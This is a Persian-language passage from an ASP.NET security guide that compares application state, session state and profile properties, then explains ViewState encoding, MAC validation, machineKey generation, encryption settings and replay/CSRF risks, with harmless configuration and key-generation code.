ASP.NET به شما اجازه‌ی ذخیره مقادیر با استفاده از حالت برنامه را می‌دهد که یک نمونه از کلاس HttpApplicationState برای هر برنامه‌ی وب فعال است. بنابراین، حالت برنامه برای ذخیره‌سازی اطلاعاتی مفید است که باید بین رفت و برگشت به کارگزار و بین درخواست‌های صفحه نگه‌داری شود.

حالت برنامه در یک دیکشنری کلید/ مقدار ذخیره شده که در طول ارسال هر درخواست به یک آدرس خاص ایجاد می‌شود. شما می‌توانید اطلاعات مختص برنامه‌ی خود را به این ساختار اضافه کنید تا بین درخواست‌های صفحه ذخیره شود. هنگامی که شما اطلاعات مختص برنامه‌ی خود را به حالت برنامه اضافه می‌کنید، کارگزار آن را مدیریت می‌کند.

حالت ایده‌آل برای داده‌هایی که از طریق چندین نشست به اشتراک گذاشته شده و اغلب تغییر نمی‌کنند، این است که در متغیرهای حالت برنامه ذخیره شوند.

مزیت‌های استفاده از حالت برنامه عبارتند از:

- پیاده‌سازی ساده: حالت برنامه برای استفاده‌ی آسان، برای توسعه‌دهندگان ASP آشنا بوده و با دیگر کلاس‌های چارچوب دات‌نت سازگار است.
- دامنه‌ی برنامه: به دلیل این‌که حالت برنامه برای همه‌ی صفحات در برنامه قابل دسترس است، ذخیره‌ی اطلاعات در حالت برنامه می‌تواند به معنی حفظ فقط یک کپی از اطلاعات باشد (برای نمونه، برخلاف حفظ اطلاعات در حالت نشست یا در صفحات فردی).

معایب استفاده از حالت برنامه:

- دامنه‌ی برنامه: دامنه‌ی حالت برنامه می‌تواند مضر نیز باشد. متغیرهای ذخیره‌شده در حالت برنامه فقط در پردازه‌ی خاصی که برنامه در آن اجرا می‌شود، سراسری هستند و هر پردازه‌ی برنامه می‌تواند مقادیر متفاوتی داشته باشد. بنابراین، شما نمی‌توانید به حالت برنامه برای ذخیره مقادیر منحصربه فرد یا به‌روزرسانی شمارنده‌های عمومی در پیکربندی‌های کارگزار Web-garden و Web-farm تکیه کنید.
- دوام محدود داده‌ها: به دلیل این‌که داده‌های عمومی که در حالت برنامه، ذخیره شده‌اند بی ثبات هستند و اگر پردازه کارگزار وب حاوی آن به دلیل از کار افتادن کردن کارگزار، ارتقا و یا خاموش کردن از بین برود، داده‌ها نیز از دست خواهند رفت.

- منابع موردنیاز: حالت برنامه به حافظه کارگزار نیاز دارد، که می‌تواند بر روی کارایی کارگزار همانند مقیاس‌پذیری برنامه تاثیر بگذارد.

طراحی و اجرای دقیق حالت برنامه می‌تواند کارایی برنامه وب را افزایش دهد. برای مثال، قراردادن موارد رایج مورد استفاده و یا مجموعه‌ای نسبتا ثابت از داده‌ها در حالت برنامه می‌تواند عملکرد سایت را از طریق کاهش تعداد درخواست‌های داده از پایگاه‌داده، افزایش دهد. اما از طرفی متغیرهای حالت برنامه که حاوی بلوک‌های بزرگ اطلاعاتی هستند، هنگام افزایش بار کارگذار، کارایی کارگزار وب را کاهش می‌دهند. حافظه‌ی اشغال شده توسط یک متغیر ذخیره شده در حالت برنامه تا زمانی که مقدارش حذف یا جایگزین نشده، آزاد نمی‌گردد. بنابراین، بهتر است از متغیرهای حالت برنامه فقط برای مجموعه داده‌های که کم تغییر می‌کنند، استفاده شود.

۶-۱-۲-۲ حالت نشست

Asp.NET به شما اجازه‌ی ذخیره مقادیر با استفاده از حالت نشست را می‌دهد که یک نمونه از کلاس HttpSessionState برای هر نشست برنامه‌ی وب جاری است.

حالت نشست مشابه حالت برنامه است، به جز آن که در اینجا فقط نشست مرورگر فعلی موردنظر است. اگر کاربران مختلف در حال استفاده از برنامه‌ی شما هستند، هر نشست کاربر یک حالت نشست متفاوت خواهد داشت. به علاوه، اگر یک کاربر از برنامه‌ی شما خارج شده و دوباره وارد شود، دومین نشست کاربر مقداری متفاوت نسبت به حالت نشست اول دارد.

ساختار حالت نشست به صورت یک دیکشنری کلید/ مقدار است که برای ذخیره‌ی اطلاعات مختص نشست که نیاز به نگه‌داری در بین رفت و برگشت به کارگزار و بین درخواست‌های یک صفحه دارد، استفاده می‌گردد. می‌توانید از حالت نشست برای انجام عملیات زیر استفاده کنید:

- شناسایی منحصربه فرد درخواست‌های مرورگر یا سیستم کارخواه و نگاشت آن به نمونه‌ی نشست منفرد روی کارگزار.
- ذخیره‌ی داده خاص نشست بر روی کارگزار برای استفاده درمیان درخواست‌های چندین مرورگر یا سیستم کارخواه در همان نشست.
- فراخوانی رویدادهای مناسب مدیریت نشست. علاوه بر این، شما می‌توانید کدهایی برای بهره‌برداری از این رویدادها بنویسید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

هنگامی که اطلاعات خاص برنامه را در حالت نشست ذخیره کنید، کارگزار این شی را مدیریت می‌کند. بسته به این‌که کدام گزینه را انتخاب کنید، اطلاعات نشست می‌توانند در کوکی‌ها، روی فرآیند یا بر روی یک کارگزار خارج از فرآیند و یا در یک کامپیوتر در حال اجرای Microsoft SQL Server، ذخیره شوند.

مزیت‌های استفاده از حالت نشست:

- پیاده‌سازی ساده: استفاده از امکان حالت نشست آسان و برای توسعه‌دهندگان ASP آشنا بوده و با دیگر کلاس‌های چارچوب دات‌نت سازگار است.
- رویدادهای خاص نشست: رویدادهای مدیریت حالت می‌تواند توسط برنامه‌ی شما فراخوانی شده و مورد استفاده قرار گیرد.
- تداوم داده‌ها: داده‌های قرار گرفته در متغیرهای حالت نشست می‌توانند درطول راه‌اندازی دوباره سرویس اطلاعات اینترنت (IIS)، بدون از دست رفتن داده‌های نشست، محفوظ بماند زیرا داده‌ها در فضای پردازه‌ی دیگری ذخیره می‌شود. به علاوه، داده‌های حالت نشست می‌تواند در میان فرآیندهای متعدد، مثل یک Web farm یا یک Web garden ذخیره شود.
- مقیاس پذیری بستر: حالت نشست می‌تواند در هر دو حالت پیکربندی چند کامپیوتره و چند پردازه‌ای استفاده شود و در نتیجه سناریوهای مقیاس‌پذیری بهینه می‌شوند.
- حمایت بدون کوکی: حالت نشست با مرورگرهایی کار می‌کند که از کوکی‌های HTTP حمایت نمی‌کند، هرچند حالت نشست اغلب با کوکی‌ها به منظور فراهم کردن قابلیت شناسایی کاربر در یک برنامه کاربردی تحت‌وب، استفاده می‌شود. استفاده از حالت نشست بدون کوکی‌ها، نیازمند این است که شناسه‌ی نشست در رشته‌ی پرس‌وجو قرار گیرد و این می‌تواند منجر به مشکلات امنیتی مطرح‌شده در بخش رشته‌ی پرس‌وجو شود.
- توسعه‌پذیری: شما می‌توانید با نوشتن فراهم‌کننده حالت نشست خود، حالت نشست را گسترش داده و سفارشی کنید. داده‌ی حالت نشست می‌تواند در یک قالب داده‌ی سفارشی در انواع مکانیزم‌های ذخیره‌سازی داده مانند پایگاه‌داده، یک فایل XML و یا یک وب‌سرویس ذخیره شود.

معایب استفاده از حالت نشست:

- ملاحظات کارایی: متغیرهای حالت نشست تا زمانی که حذف یا جایگزین نشده‌اند، در حافظه می‌ماند و بنابراین کارایی کارگزار را کاهش می‌دهد. متغیرهای حالت نشست که دربردارنده‌ی

بلوک‌های اطلاعاتی، مانند مجموعه داده‌های بزرگ هستند، می‌تواند بر روی کارایی کارگزار وب از طریق افزایش بار کارگزار، تاثیر منفی بگذارد.

۳-۲-۱-۶ ویژگی‌های پروفایل

ASP.NET یک خاصیت به نام «ویژگی‌های پروفایل» فراهم می‌کند که به شما اجازه‌ی ذخیره‌ی داده‌های مختصی کاربر را می‌دهد. این ویژگی شبیه به حالت نشست است، با این تفاوت که ویژگی‌های پروفایل با منقضی شدن نشست، از دست نمی‌روند. امکان ویژگی پروفایل از پروفایل ASP.NET استفاده می‌کند که در یک قالب دائمی ذخیره شده و مرتبط با یک کاربر شخصی است. پروفایل ASP.NET امکان مدیریت آسان اطلاعات کاربران، بدون نیاز به ایجاد و نگه‌داری پایگاه‌داده را فراهم می آورد. هم‌چنین این پروفایل، اطلاعات کاربر را با استفاده از یک API در اختیار می‌گذارد که شما در هر جای برنامه‌ی خود می‌توانید به آن دسترسی داشته باشید. پروفایل Asp.Net یک سیستم ذخیره‌سازی ژنرک فراهم کرده که به شما اجازه می‌دهد تا تقریبا هر نوع داده‌ای را تعریف و نگه‌داری کنید.

برای استفاده از ویژگی‌های پروفایل، باید یک فراهم‌کننده پروفایل را پیکربندی کنید. Asp.Net شامل یک کلاس SqlProfileProvider است که به شما اجازه می‌دهد تا داده‌های پروفایل را در یک پایگاه‌داده Sql ذخیره کنید. با این وجود، شما می‌توانید فراهم‌کننده پروفایل خودتان را ایجاد کنید که می‌تواند داده‌ها را در یک قالب سفارشی و یک مکانیسم ذخیره‌سازی مانند فایل XML یا یک وب سرویس، ذخیره کند.

به دلیل این‌که داده‌های قرار گرفته شده در ویژگی پروفایل، در حافظه برنامه ذخیره نشده‌اند، حتی با راه‌اندازی دوباره سرویس اطلاعات اینترنت (IIS) و پردازه، بدون از دست رفتن داده‌ها، حفظ می‌شوند. علاوه بر این ویژگی‌های پروفایل می‌توانند در میان فرایندهای متعدد یک Web farm، Web garden و غیره ثابت بمانند.

مزیت‌های استفاده از ویژگی‌های پروفایل:

- دوام داده‌ها: داده‌های قرار گرفته در ویژگی‌های پروفایل درطول راه‌اندازی دوباره IIS بدون از دست رفتن داده‌ها، محفوظ می‌ماند زیرا داده‌ها در یک مکانیزم خارجی ذخیره می‌شوند. به علاوه ویژگی‌های پروفایل می‌تواند در طول چند پردازه، مثل web farm و web garden تداوم یابد.
- مقیاس پذیری بستر: حالت نشست می‌تواند در هر دو حالت پیکربندی چند کامپیوتره و چند فرایندی استفاده شود، بنابراین سناریو مقیاس‌پذیری بهینه‌سازی می‌شود.

- توسعه: به منظور استفاده از ویژگی‌های پروفایل، شما باید یک فراهم‌کننده پروفایل را ایجاد کنید. ASP.NET شامل یک کلاس SqlProfileProvider است که به شما اجازه‌ی ذخیره داده‌ها در پایگاه‌داده‌ی SQL را می‌دهد، اما هم‌چنین می‌توانید کلاس فراهم‌کننده پروفایلی را ایجاد کنید که داده‌های پروفایل را در قالبی دلخواه و مکانیزم ذخیره‌ی دلخواه، مثل فایل XML، یا حتی وب‌سرویس ذخیره می‌کند.

معایب استفاده از ویژگی‌های پروفایل:

- ملاحظات کارایی: ویژگی‌های پروفایل به طور کلی در مقایسه با استفاده از حالت نشست کندتر هستند زیرا به جای ذخیره‌ی داده‌ها در حافظه، داده‌ها در پایگاه‌داده نگه‌داری می‌شوند.
- نیاز به پیکربندی اضافی: برخلاف حالت نشست ویژگی‌های پروفایل نیاز به مقدار قابل توجهی تنظیمات پیکربندی برای استفاده دارد. برای استفاده از ویژگی‌های پروفایل، نه تنها یک فراهم‌کننده‌ی پروفایل را پیکربندی کنید، بلکه باید تمام ویژگی‌های پروفایلی که می‌خواهید ذخیره کنید را نیز از پیش پیکربندی کنید.
- نگه‌داری داده‌ها: ویژگی‌های پروفایل نیاز نگه‌داری قابل توجهی دارند. از آن‌جا که داده‌های پروفایل در حافظه‌ای غیرفرار می‌ماند، شما باید مطمئن شوید که وقتی داده‌ها قدیمی‌تر می‌شود، برنامه‌ی شما مکانیزم پاک‌سازی مناسبی را که، توسط فراهم‌کننده‌ی پروفایل ارایه می‌شود، فراخوانی می‌کند.

٤-٢-١-٦ خلاصه‌ی مدیریت حالت سمت کارگزار

جدول زیر گزینه‌های مدیریت حالت مبتنی بر کارگزار که در Asp.Net در دسترس هستند را به همراه توصیه‌هایی درباره استفاده هرکدام نمایش می‌دهد.

گزینه مدیریت حالت	توصیه‌های مورد استفاده
حالت برنامه	زمانی که مایل به ذخیره‌ی اطلاعاتی هستید که به ندرت تغییر می‌کنند، یا اطلاعات عمومی که توسط بسیاری از کاربران استفاده می‌شوند و یا در مواقعی که امنیت مساله مهمی نیست، از این گزینه استفاده کنید. حجم زیادی از اطلاعات را در حالت برنامه ذخیره نکنید.
حالت نشست	برای ذخیره‌ی اطلاعاتی که عمر کوتاه دارند و برای یک نشست شخصی استفاده می‌شوند و همین‌طور در مواقعی که امنیت موضوع مهمی است، از حالت نشست استفاده نمایید. مقدار زیادی از اطلاعات را در حالت نشست ذخیره نکنید. در برنامه‌هایی که میزبان تعداد

	زیادی از کاربران هستند، حالت نشست می‌تواند منابع قابل توجهی از کارگزار را اشغال کرده و مقیاس‌پذیری را تحت‌تاثیر قرار دهد.
ویژگی‌های پروفایل	برای ذخیره‌ی اطلاعات مختص هر کاربر که لازم است حتی بعد از منقضی شدن نشست کاربر تداوم یافته و در بازدیدهای بعدی بازیابی شود، از این گزینه استفاده نمایید.

۶-۲ امنیت ViewState

یکی از ویژگی‌های مهم در فرم‌های وب Asp.Net، مدل رویداد است که عملیاتی مانند کلیک یک دکمه یا تغییر آیتم انتخاب‌شده در لیست را به رویدادهای سمت کارگزار تبدیل کرده و رویکردی منطبق با برنامه‌نویسی فرم‌های ویندوز است. برای پشتیبانی از این مدل، مایکروسافت ViewState را معرفی کرد. ViewState یک مکانیسم است که به موجب آن، صفحات حالت خود را در درخواست‌ها و پاسخ‌های متعدد کارخواه نگه‌داری می‌کنند. زمانی که یک ویژگی از کنترل مقداردهی می‌شود، کنترل می‌تواند مقدار این ویژگی را در حالت کنترل خود ذخیره کند. هر حالت کنترل به ViewState صفحه اضافه می‌شود، که به کارگزار ارسال شده و توسط کارخواه به عنوان یک فیلد مخفی بازگشت داده می‌شود، مانند زیر:

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKMTcwMzQ5NDcyMGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9f
FggFL2N0bDAwJE1haW5QbGFjZUhvbGRlciRFZGl0b3IkQ29tbWVudFJhZGlvQnV0dG9uBS9jdGww
MCRNYWluUGxhY2VIb2xkZXIkRWRpdG9yJENvbW1lbnRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBs
YWNlSG9sZGVyJEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVy
JEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvci
ROZXdUaHJlYWRDaGVja0JveAUoY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRCb2R5VGV4d
EJveAVRY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRjdGwwMF9NYWluUGxhY2VIb2xkZXJf
RWRpdG9yX0JvZHlUZXh0Qm94ZGlhbG9nT3BlbmVyBVhjdGwwMCRNYWluUGxhY2VIb2xkZXIk
RWRpdG9yJGN0bDAwX01haW5QbGFjZUhvbGRlcl9FZGl0b3JfQm9keVRleHRCb3hkaWFsb2dPc
GVuZXJfV2luZG93" />
```

ViewState مزایای و معایبی دارد. زمانی که کنترل‌ها به صفحه اضافه می‌شوند، ViewState رشد کرده و می‌تواند کیلوبایت‌ها به اندازه‌ی صفحه اضافه کند که این سرعت بارگذاری و نمایش صفحه توسط کارخواه را تحت‌تاثیر قرار می‌دهد. با این وجود، بدون ViewState، Asp.Net نمی‌تواند مدل رویدادمحور را پشتیبانی کرده و کنترل‌ها مقادیر خود را هنگام بارگذاری دوباره صفحه از دست می‌دهند. شما می‌توانید از ViewState ایجاد شده توسط خودتان برای ذخیره‌ی مقادیری که می‌خواهید با هر درخواست ارسال کنید، توسط دسترسی به ViewState در کلاس Page استفاده کنید. همان‌طور که در مثال زیر نمایش داده شده است:

```
ViewState["MyExample"] = "wrox";
```


با نگاه به این مثال ممکن است تصور کنید که به دلیل این‌که نمی‌توانید داده را بخوانید آن‌ها رمزگذاری شده‌اند و به نظر می‌رسد که شامل هیچ ویژگی نام یا مقدار نباشد. اما این چنین نبوده و بدیهی است که به صورت متن واضح نیست. در مثال قبل، مقدار ViewState برمبنای ٦٤ رمزگذاری شده است.رمزگذاری برمبنای ٦٤، داده‌های باینری را دریافت کرده و آن‌ها را به صورت یک متن در مبنای ٦٤ درمی‌آورد. این سیستمی است که در گذشته بیشتر انتخاب می‌شد؛ چرا که ٦٤ کاراکتر، حداکثر زیر مجموعه‌ای بود که بسیاری از مجموعه کاراکترها به اشتراک گذاشته و قابل چاپ نیز بود. این ترکیب یک جریان داده رمزگذاری شده بر مبنای ٦٤ را ایجاد می‌کند که بعید است در انتقال از سیستم‌های قدیمی مانند ایمیل تصادفاً تغییر یابد.

شما می‌توانید رمزگذاری را درک کنید همان‌طور که صحبت کردن به انگلیسی و ترجمه‌ی آن به فرانسوی را متوجه می‌شوید. اگر فردی که هیچ دانشی درباره‌ی زبان فرانسوی ندارد، ترجمه (یا کدگذاری) متن را ببیند، ممکن است فرض کند که یک متن بی معنی و یا شکسته و نامفهوم است. با این حال، کسی که هر دو زبان انگلیسی و فرانسه را می‌داند، قادر به بازگردانی ترجمه و رمزگشایی نسخه‌ی فرانسه به زبان انگلیسی خواهد بود.

رمزگذاری به روش متفاوتی کار می‌کند. در واقع یک مقدار را گرفته و آن را با استفاده از یک کلید، قفل‌گذاری می‌کند و تنها توسط همان کلید قابل بازگشایی است. درحالی که ممکن است ناظرانی بدانند که چه نوع قفلی استفاده شده اما نمی‌توانند بدون دراختیار داشتن کلید داده‌های رمزگذاری شده را مشاهده کنند.

به دلیل این‌که ViewState تنها به طور پیش‌فرض رمزگذاری می‌شود، می‌تواند توسط هر برنامه‌ی دیگری که می‌داند چگونه داده بر مبنای ٦٤ را رمزگشایی کند، رمزگشایی شود. Fritz Onion (یکی از بنیان‌گذاران Pluralsight، یک سازمان ارایه محتوای فنی و آموزش و یک مشارکت کننده مکرر در کنفرانس ASP.NET و مجله MSDN) ابزاری به نام "ViewState Decoder" نوشته است که آن را در شکل زیر مشاهده می‌کنید.

این ابزار را می‌توانید در آدرس http://www.pluralsight.com/community/media/p/51688.aspx بیابید.



شکل ۶-۱: رمزگشای ViewState

همان‌طور که در شکل ۶-۱ مشاهده می‌کنید، ابزار ViewState Decoder یک فیلد ViewState از صفحه‌ی وب دریافت کرده و مقدار ذخیره‌شده در آن را تعیین می‌کند. اگر شما از ViewState برای ذخیره‌ی اطلاعات حساس استفاده می‌کنید، یک مهاجم می‌تواند از این ابزار استفاده کرده و به اطلاعات حساس شما دسترسی پیدا کند.

۶-۲-۱ اعتبارسنجی ViewState

اگر شما بدانید که چگونه viewstate کدگذاری شده است، ممکن است فرض کنید که می‌توانید یک مقدار ViewState کاملا جعلی ایجاد و آن را به یک صفحه ASP.NET ارسال کنید. این کار به شما قابلیت افزودن ویرایش و حذف مقادیر ذخیره شده در صفحه را می‌دهد. این نوع تغییرات، می‌تواند به مهاجم اجازه دهد که رفتار کنترل‌ها در کد سمت کارگزار را در اختیار بگیرد. اما Asp.Net به طور پیش‌فرض ViewState را بعد از ایجاد شدن، امضا می‌کند، در نتیجه قابل تغییر دادن نیست. این عمل توسط درهم‌سازی مقادیر ViewState و ایجاد یک مقدار منحصربه فرد از محتوای ViewState انجام می‌شود. این مقدار درهم‌سازی شده بعداً توسط یک کلید که در کارگزار ذخیره شده، رمزگشایی می‌شود و این مقدار رمزگشایی شده در ViewState قرار می‌گیرد. Asp.Net در طول فرایند ارسال/بازگرداندن، ViewState را از طریق رمزگشایی مقدار

درهم‌سازی شده درون آن و محاسبه دوباره مقدار درهم‌سازی محتوای ViewState، اعتبارسنجی می‌کند. اگر این مقدار درهم‌سازی شده مطابقت پیدا نکند، ViewState دست‌کاری شده و یک خطای ViewStateException رخ می‌دهد. اگر چه یک مهاجم می‌تواند viewstate جعلی با مقدار درهم‌سازی شده خود ارسال کند، اما نمی‌تواند از کلید رمزگذاری استفاده شده در کارگزار آگاهی پیدا کند. بنابراین زمانی که Asp.Net بخواهد برای رمزگشایی ViewState مهاجم اقدام کند، با شکست مواجه شده و یک استثنا رخ می‌دهد. این مکانیسم اعتبارسنجی می‌تواند باعث ایجاد دو مشکل رایج بشود. مشکل اول زمانی رخ می‌دهد که شما باید نرم‌افزار خود را بر روی چندین ماشین میزبان اجرا کنید. به طور پیش‌فرض، اگر یک درخواست شامل ViewState توسط ماشین A به مرورگر ارسال شود، کلید رمزگذاری (یا کلید ماشین) مورد استفاده برای رمزگذاری مقدار درهم‌سازی اعتبارسنجی به طور تصادفی برای ماشین تولید می‌شود. اما از طرف دیگر ماشین B درخواست را دریافت کرده و رمزگشایی آن با شکست روبرو می‌شود چرا که ماشین A و B کلید ماشین متفاوتی دارند. مشکل دوم این است که اگر برنامه‌ی شما راه‌اندازی دوباره شود، مقدار کلید ماشین دوباره تولید می‌شود؛ یعنی اگر یک صفحه به مرورگر کارخواه ارسال شود، سپس برنامه قبل از بازگشت صفحه، راه‌اندازی دوباره شده و ViewState را بازگرداند، برنامه با شکست مواجه می‌شود.

می‌توان اعتبارسنجی ViewState را با مقداردهی کردن صفت EnableViewStateMac با False در یک صفحه یا کل برنامه، غیرفعال کرد اما این ایده‌ی بدی است زیرا به مهاجمان اجازه می‌دهد که داده‌های ViewState را دست‌کاری کنند. در عوض، شما باید اطمینان حاصل کنید که هر ماشین دارای یک کلید ماشین منطبق با آن است. کلید ماشین را می‌توانید با عنصر <machineKey> در فایل web.config پیکربندی کنید. به طور پیش‌فرض، این عنصر در فایل عمومی web.config در پوشه‌ی نصب چارچوب دات‌نت مقداردهی شده و شامل تنظیمات زیر است:

```
<machineKey
 validationKey="AutoGenerate, IsolateApps"
 decryptionKey="AutoGenerate, IsolateApps"
 validation="SHA1"
 decryption="AUTO" />
```

برای مقداردهی دستی کلیدها، باید اعداد تصادفی جدید ایجاد کرده و آن‌ها را در قالب هگزادسیمال رمزگذاری کنید. مثال زیر یک برنامه که عنصر machineKey مناسب تولید کرده را نمایش می‌دهد و شما می‌توانید آن را به فایل web.config خود اضافه کنید.

```
using System;
using System.Security.Cryptography;
using System.Text;
namespace MachineKeyGenerator
```

```
{
    class Program
    {
        static readonly RNGCryptoServiceProvider rngProvider =
            new RNGCryptoServiceProvider();
        static void Main(string[] args)
        {
            StringBuilder machineKeyElement = new StringBuilder();
            machineKeyElement.Append(" <machineKey\n");
            machineKeyElement.Append(" validationKey=\"");
            machineKeyElement.Append(CreateRandomKey(64));
            machineKeyElement.Append("\"\n");
            machineKeyElement.Append(" decryptionKey=\"");
            machineKeyElement.Append(CreateRandomKey(32));
            machineKeyElement.Append("\"\n");
            machineKeyElement.Append(" validation=\"SHA1\"\n");
            machineKeyElement.Append(" decryption=\"AES\"\n");
            machineKeyElement.Append("/ >" );
            Console.WriteLine(machineKeyElement.ToString());
        }
       static string CreateRandomKey(int length)
        {
            byte[] randomKey = new byte[length];
            rngProvider.GetBytes(randomKey);
            string hex = BitConverter.ToString(randomKey);
            return hex.Replace("-", "");
        }
    }
}
```

OrcsWeb یک ارایه‌دهنده میزبان در Asp.Net است که یک صفحه‌ی وب دارد که عنصرهای machineKey تولید می‌کند. با این حال، با توجه به این‌که کلید ماشین برای رمزگذاری و اعتبارسنجی استفاده می‌شود، گرفتن کلید رمزنگاری از یک شخص ثالث، یک خطر است و اگر شخص ثالث این مقدار را ذخیره کند، شما متوجه نمی‌شوید. اما از آن‌جایی که سیستم OrcsWeb نمی‌داند که از چه وب‌سایتی استفاده خواهید کرد، به خطر افتادن کلید کاهش می‌یابد. شما می‌توانید این سیستم را در آدرس http://www.orcsweb.com/articles/aspnetmachinekey.aspx بیابید.

اگر می‌خواهید از IIS7 برای تولید کلید ماشین استفاده کنید، به مدیریت IIS7 رفته و روی آیکن کلید ماشین در لیست ویژگی‌های Asp.Net کلیک کنید. درصورتی که می‌خواهید یک کلید ثابت تولید کنید، روی لینک "Generate Keys" در پنل عملیات کلیک کنید. با استفاده از مدیریت IIS می‌توانید یک کلید ماشین را به همه‌ی سایت‌های روی یک ماشین یا یک سایت خاص که از پنل Connections در پوشه‌ی سایت‌ها انتخاب می‌کنید، اختصاص دهید. عنصر machineKey فقط برای اعتبارسنجی ViewState استفاده نمی‌شود. validationKey برای امضای احراز هویت در احراز هویت مبتنی بر فرم و هم‌چنین به عنوان مدیر نقش و

شناسایی ناشناس استفاده می‌شود.decryptionKey برای رمزگذاری و رمزگشایی احراز هویت و به صورت اختیاری برای رمزگذاری و رمزگشایی viewstate استفاده می‌شود.

به دلیل اهمیت عنصر machineKey، باید به صورت رمز نگه‌داری شود. اگر شما از یک کلید ماشین در توسعه استفاده می‌کنید، باید از یک کلید ماشین جدید بر روی سیستم خود که تنها در دسترس مدیران کارگزار است استفاده کنید. هم‌چنین باید با رمزگذاری آن را در درون web.config محافظت کنید.

۶-۲-۲ رمزگذاری ViewState

همان‌طور که آموختید، ViewState به صورت پیش‌فرض رمزگذاری نمی‌شود. رمزگذاری ViewState می‌تواند توسط یک کنترل، یک صفحه یا یک برنامه درخواست شود. هم‌چنین می‌توانید رمزگذاری ViewState را حتی در صورتی که یک کنترل آن را درخواست کرده باشد، غیرفعال کنید. هرگاه ViewState رمزگذاری شود، برنامه‌هایی مانند ViewStateDecoder نمی‌توانند محتوای آن را مشاهده کنند. برای به اجرا درآوردن رمزگذاری viewstate برای یک برنامه، باید صفت viewStateEncryptionMode در عنصر pages در فایل Web.Config را همان‌طور که در زیر نشان داده شده، مقداردهی کنید.

```
<pages ... viewStateEncryptionMode="Always" ... />
```

هم‌چنین می‌توانید با برنامه‌نویسی در کد خود، درخواست رمزگذاری در هر صفحه با فراخوانی Page.RegisterRequiresViewStateEncryption و یا با تنظیم ویژگی ViewStateEncryptionMode در سرآیند صفحه، همان‌طور که در زیر نشان داده شده، انجام دهید.

```
<% @Page Language="C#" ... ViewStateEncryptionMode="Always" %>
```

رمزگذاری ViewState باعث افزایش زمان نمایش و پاسخ صفحه شده و هم‌چنین بر روی اندازه فیلدهای مخفی تاثیر می‌گذارد.

۶-۲-۳ حفاظت در برابر حملات ViewState One-Click

اعتبارسنجی ViewState تضمین می‌کند که هیچ کس نمی‌تواند با محتویات آن مداخله‌ای داشته باشد، در حالی که رمزگذاری ViewState (اختیاری) تضمین می‌کند که هیچ کس نمی‌تواند داده‌های آن را مشاهده کند. با این حال، یک آسیب‌پذیری هنوز باقی مانده و آن حملات بازسازی است. حمله‌ی بازسازی زمانی رخ می‌دهد که مهاجم یک ViewState معتبر از درخواست قبلی گرفته و آن را به نقطه‌ی بعد یا تحت بستر کاربر دیگر، ارسال می‌کند.

اغلب یک حمله‌ی بازسازی ViewStateرا می‌توان در جعل درخواست بین‌سایتی(CSRF) که یک حمله‌ی One-Click نیز نامیده می‌شود مورد استفاده قرار داد. در این نوع حمله، یک فرم از طریق جاوا اسکریپت به یک صفحه‌ی آسیب‌پذیر ارسال می‌شود. متاسفانه، به دلیل اینکه ViewState منقضی نمی‌شود، آثار حمله همیشه کار خواهد کرد.

